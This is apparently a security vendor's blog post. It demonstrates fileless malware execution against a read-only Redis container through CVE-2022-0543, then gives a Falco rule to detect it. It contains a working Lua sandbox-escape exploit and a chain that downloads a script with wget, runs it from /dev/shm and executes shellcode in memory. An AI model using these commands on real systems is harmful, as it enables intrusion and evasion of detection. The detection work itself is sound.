Fileless malware mitigation

By Nicholas Lang

Published: 2022-05-03 · Archived: 2026-04-05 20:08:32 UTC

As detection methodologies advance, attackers are increasingly using more complex techniques such as fileless malware. In the following article, we will see how to detect and mitigate this threat.

Containers provide a number of security features that are not simply available on a normal host. One of those is the ability to make the **container's root filesystem read-only**. By making the file system unable to be altered, it **prevents** an **attacker** from **writing their malware executable to disk**. Most attacks rely on writing files in order to work, but sophisticated cases use **fileless malware** as part of their malicious behavior. It's also important to prevent legitimate applications from being affected, so some care must be taken.

Many people see read-only filesystems as a catch-all to stop malicious activity and container drift in containerized environments. This blog will explore the mechanics and prevalence of malware fileless execution in attacking read-only containerized environments.

According to BridgeCrew's Kubernetes documentation:

"*Using an immutable root filesystem and a verified boot mechanism prevents attackers from 'owning' the machine through permanent local changes. An immutable root filesystem can also prevent malicious binaries from writing to the host system.*"

We will demonstrate a way to attack a container with a **read-only root filesystem**, and we find it fitting to **attack the in-memory data store with fileless malware** that executes in-memory. Let's begin!

Setting the scene

Our target environment is a vulnerable, minimal (`coreutils + redis`) Redis Docker image (`vulhub/redis:5.0.7`), making sure to pass the `--read-only` flag to ensure that we remain fileless in our attack.

On Kubernetes, this can be set via `spec:containers:securityContext:readOnlyRootFilesystem:true` .

```
[ec2-user@ip-172-31-90-81 ~]$ docker run -it --read-only -p 6379:6379 vulhub/redis:5.0.7
1:C 27 Apr 2022 14:21:21.653 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
1:C 27 Apr 2022 14:21:21.654 # Redis version=5.0.7, bits=64, commit=00000000, modified=0, pid=1, just started
1:C 27 Apr 2022 14:21:21.654 # Configuration loaded

                Redis 5.0.7 (00000000/0) 64 bit

                Running in standalone mode
                Port: 6379
                PID: 1

                      http://redis.io

1:M 27 Apr 2022 14:21:21.659 # Server initialized
1:M 27 Apr 2022 14:21:21.660 # WARNING overcommit_memory is set to 0! Background save may fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to take effect.
1:M 27 Apr 2022 14:21:21.660 # WARNING you have Transparent Huge Pages (THP) support enabled in your kernel. This will create latency and memory usage issues with Redis. To fix this issue run the command 'echo never > /sys/kernel/mm/transparent_hugepage/enabled' as root, and add it to your /etc/rc.local in order to retain the setting after a reboot. Redis must be restarted after THP is disabled.
1:M 27 Apr 2022 14:21:21.660 * Ready to accept connections
```

The Redis service in question is vulnerable to CVE-2022-0543, a Lua sandbox escape. According to the CVSS system, it scores **10.0 as CRITICAL severity**.

To learn more about how a vulnerability score is calculated, Are Vulnerability Scores Tricking You? Understanding the severity of CVSS and using them effectively

Redis ships with the ability to evaluate Lua scripts on the server-side via the *'eval'* command. **CVE-2022-0543** allows an attacker to escape the sandbox that the Lua code normally executes inside of, which makes it trivial to execute shell commands directly on the host. The Lua sandbox escape is executed when the attacker loads the `liblua5.1.so.0` Shared Object file (that exists in the Redis host filesystem), giving access to the host.

The **CVE-2022-0543** comes with a proof-of-concept (PoC) exploit that we will test via `redis-cli` .

```
 eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io");
local io = io_l();
local f = io.popen("id", "r"); -- this is our shell command to execute on the host
local res = f:read("*a"); f:close(); return res' 0
```

Testing our PoC below on the vulnerable container, it abuses the Lua sandbox escape to run the shell command *id*.

```
[ec2-user@ip-172-31-90-81 ~]$ redis-cli
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
 io_l(); local f = io.popen("id", "r"); local res = f:read("*a"); f:close(); return res' 0
"uid=0(root) gid=0(root) groups=0(root)\n"
```

Attacking Redis without touching the disk

First, let's verify that we are indeed forced to operate without creating ANY new files on the system. We'll use *touch* to try to create a file, and then *ls* to verify that it does or does not exist.

```
 local f = io.popen("touch", "/tmp/abc123"); -- this is our shell command to create the file on the host
local f = io.popen("ls", "/tmp/"); -- this is our shell command to list the file on the host
```

```
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
 io_l(); local f = io.popen("touch /tmp/abc123", "r"); local res = f:read("*a"); f:close(); return res' 0
""
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
 io_l(); local f = io.popen("ls /tmp/", "r"); local res = f:read("*a"); f:close(); return res' 0
"redis-server_5.0.7-2_amd64.deb\nredis-tools_5.0.7-2_amd64.deb\nredis_5.0.7-2_all.deb\n"
```

```
1:M 27 Apr 2022 14:21:21.660 * Ready to accept connections
touch: cannot touch '/tmp/abc123': Read-only file system
```

We can see that our *touch* attempt was unsuccessful, There is no file */tmp/abc123*, despite our best efforts.

Fileless Malware – GTFObins and LOLBins

In the world of anti-forensics, preventing your malicious code from ever touching disk can be an effective way of hiding it from a subsequent investigation. Disk forensics isn't very helpful if a program is never written to the disk in the first place. It would still be vulnerable to memory forensics, of course. On both Windows and Linux, there exist fileless malware that store an executable in memory and execute it by doing a little extra effort.

In the Windows arena, LOLBins (Living off the Land Binaries) have been used for years in order to stealthily achieve an attacker's goals (whether they be persistence, execution, remote access, etc.). These are Microsoft-signed files, either native to the OS or downloaded from Microsoft, that have extra "unexpected" functionality. They have legitimate uses, but can also be leveraged by an attacker.

For example, certutils.exe can be used by an attacker to download malware. Linux has similar installed tools, GTFObins, but for the purposes of this article, we will use an advanced example.

As early as 2004, fileless malware techniques were publicly released, targeting Linux systems (userland exec (grugq), Linux code injection without ptrace). More recently, Spanish researcher *arget13* shared DDexec, their take on code injection, via the commonly available Linux LOLBin (installed by default as part of GNU *coreutils*) `dd`. We'll use *ddexec* to ensure payload execution without touching the disk (with a bonus side-effect of not revealing the process name).

Now what? How do we get our "malicious" code onto the target?

/dev/shm to the rescue!

Enter: *shm*! Sh-what? Shm (A typically brief Linux Kernel developer acronym for shared memory)! From cyberciti.biz:


"*shm / shmfs is also known as tmpfs, which is a common name for a temporary file storage facility on many Unix-like operating systems. It is intended to appear as a mounted file system, but one which uses virtual memory instead of a persistent storage device.*"

Okay, well how do we use it? It's simple. GNU coreutils ships with *mktemp*, which is all we need to get started. We can use *mktemp*'s *-p* flag to tell it to make a temporary file in */dev/shm*.

Let's do so, and verify that our "file" is serving its purpose. We'll change the shell command(s) inside our exploit from `id` to:

```
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
 io_l(); local f = io.popen("TMPFILE=$(mktemp -p /dev/shm); echo derp > $TMPFILE; cat $TMPFILE", "r"); local res = f:rea
d("*a"); f:close(); return res' 0
"derp\n"
```

Thanks to *tmpfs* and *shm*, we are able to create "files" inside a container that has a read-only filesystem!



Let's get this exploit rolling.

- First, we'll create two temp files. One to store the script (*ddsc.sh*, part of the DDexec repository, which allows executing arbitrary shellcode in-memory), and one to store shellcode (we need a separate file for the shellcode because *ddsc.sh* expects to take input from a file).
- Then, we'll download our script to the first tempfile from GitHub using *wget*, and use *echo* to write our shellcode to the second. For the proof-of-concept exploit, we will use shellcode that simply prints "*Hello world*" to standard out.

```
 DDEXEC=$(mktemp -p /dev/shm) SHELLCODE=$(mktemp -p /dev/shm);
wget -O  -  https://raw.githubusercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC;
echo \"4831c0fec089c7488d3510000000ba0c0000000f054831c089c7b03c0f0548656c6c6f20776f726c640a00\" > $SHELLCODE;
bash $DDEXEC -x < $SHELLCODE
```

```
127.0.0.1:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
 io_l(); local f = io.popen("DDEXEC=$(mktemp -p /dev/shm) SHELLCODE=$(mktemp -p /dev/shm); wget -O  -  https://raw.githu
busercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC; echo \"4831c0fec089c7488d3510000000ba0c0000000f054831c089c7b03c0
f0548656c6c6f20776f726c640a00\" > $SHELLCODE; bash $DDEXEC -x < $SHELLCODE", "r"); local res = f:read("*a"); f:close();
return res' 0
"Hello world\n"
```

Success! We have:

- Deployed our Redis exploit
- Written our script and shellcode to two temporary files
- Used *bash* to execute our script, giving the shellcode as input
- Evaded multiple defenses and detections (MITRE T1211) – the process listing (*ps*) and the read-only filesystem

Detection in-memory attacks with Falco

Even with the **–read-only protection flag**, we demonstrate how attackers can find new ways of exploitation using **fileless malware techniques**. But obviously, all is not lost. There are key elements that can help detect this malicious behavior. Let's see how to implement this detection with Falco.

Falco is the CNCF open-source project, used to detect unexpected application behavior and send alerts at runtime.

You can leverage its powerful and flexible rules language to match suspicious behaviors in order to generate event alerts. It comes with a predefined set of rules, but you can also customize them or create new ones that fit your needs as you want.

The following is an example Falco rule that will detect the above technique used to subvert a read-only root filesystem.

```
- rule: Execution from /dev/shm
  desc: This rule detects file execution from the /dev/shm directory, a common location for threat actors to sta
  condition: evt.type=execve and evt.dir=< and ((proc.exe startswith '/dev/shm' or (proc.cwd startswith /dev/shr
  output: "File execution detected from /dev/shm (proc.cmdline=%proc.cmdline image=%container.image.repository)'
  priority: WARNING
  tags: [mitre_execution]
```

With this new Falco rule loaded, we are now able to detect the execution of a file from /dev/shm and generate an alert.

```
[ec2-user@ip-172-31-90-81 ~]$ sudo falco
Wed Apr 27 14:31:40 2022: Falco version 0.31.0 (driver version 319368f1ad778691164d33d59945e00c5752cd27)
Wed Apr 27 14:31:40 2022: Falco initialized with configuration file /etc/falco/falco.yaml
Wed Apr 27 14:31:40 2022: Loading rules from file /etc/falco/falco_rules.local.yaml:
Wed Apr 27 14:31:40 2022: Loading rules from file /etc/falco/k8s_audit_rules.yaml:
Rules match ignored syscall: warning (ignored-evttype):
         loaded rules match the following events: write;
         but these events are not returned unless running falco with -A
Wed Apr 27 14:31:40 2022: Starting internal webserver, listening on port 8765
14:31:43.302548515: Warning File execution detected from /dev/shm (proc.cmdline=sh -c DDEXEC=$(mktemp -p /dev/shm) SHELL
CODE=$(mktemp -p /dev/shm); wget -O  -  https://raw.githubusercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC; echo "4
831c0fec089c7488d3510000000ba0c0000000f054831c089c7b03c0f0548656c6c6f20776f726c640a00" > $SHELLCODE; bash $DDEXEC -x < $
SHELLCODE connection=<NA> user.name=root user.loginuid=-1 container.id=2b0d0f350d80 evt.type=execve evt.res=SUCCESS proc
.pid=23637 proc.cwd=/var/lib/redis/ proc.ppid=22905 proc.pcmdline=redis-server          proc.sid=22905 proc.exepath=/bin
/sh user.uid=0 user.loginname=<NA> group.gid=0 group.name=root container.name=recursing_golick image=vulhub/redis)
14:31:43.323396044: Warning File execution detected from /dev/shm (proc.cmdline=bash /dev/shm/tmp.imKKzLF5C9 -x connecti
on=<NA> user.name=root user.loginuid=-1 container.id=2b0d0f350d80 evt.type=execve evt.res=SUCCESS proc.pid=23641 proc.cw
d=/var/lib/redis/ proc.ppid=23637 proc.pcmdline=sh -c DDEXEC=$(mktemp -p /dev/shm) SHELLCODE=$(mktemp -p /dev/shm); wget
 -O  -  https://raw.githubusercontent.com/arget13/DDexec/main/ddsc.sh > $DDEXEC; echo "4831c0fec089c7488d3510000000ba0c0
000000f054831c089c7b03c0f0548656c6c6f20776f726c640a00" > $SHELLCODE; bash $DDEXEC -x < $SHELLCODE proc.sid=22905 proc.ex
epath=/usr/bin/bash user.uid=0 user.loginname=<NA> group.gid=0 group.name=root container.name=recursing_golick image=vul
hub/redis)
```

Final words about fileless malware mitigation

We've demonstrated that containers running with their root filesystem set to read-only can be just as vulnerable as those without. A **read-only file system will not provide adequate protection to mitigate all vulnerabilities exploited via fileless malware techniques**.

Thanks to */dev/shm*, we are able to make "files" backed by memory instead of disk space that we can use to download additional malware and further compromise the system. If you are running vulnerable containers as identified by one of the many vulnerability scanners now available, please patch them as soon as possible.

If you would like to find out more about Falco:

- Get started at Falco.org.
- Check out the Falco project on GitHub.
- Get involved with the Falco community.
- Meet the maintainers on the Falco Slack.
- Follow @falco_org on Twitter.

Source: https://sysdig.com/blog/containers-read-only-fileless-malware/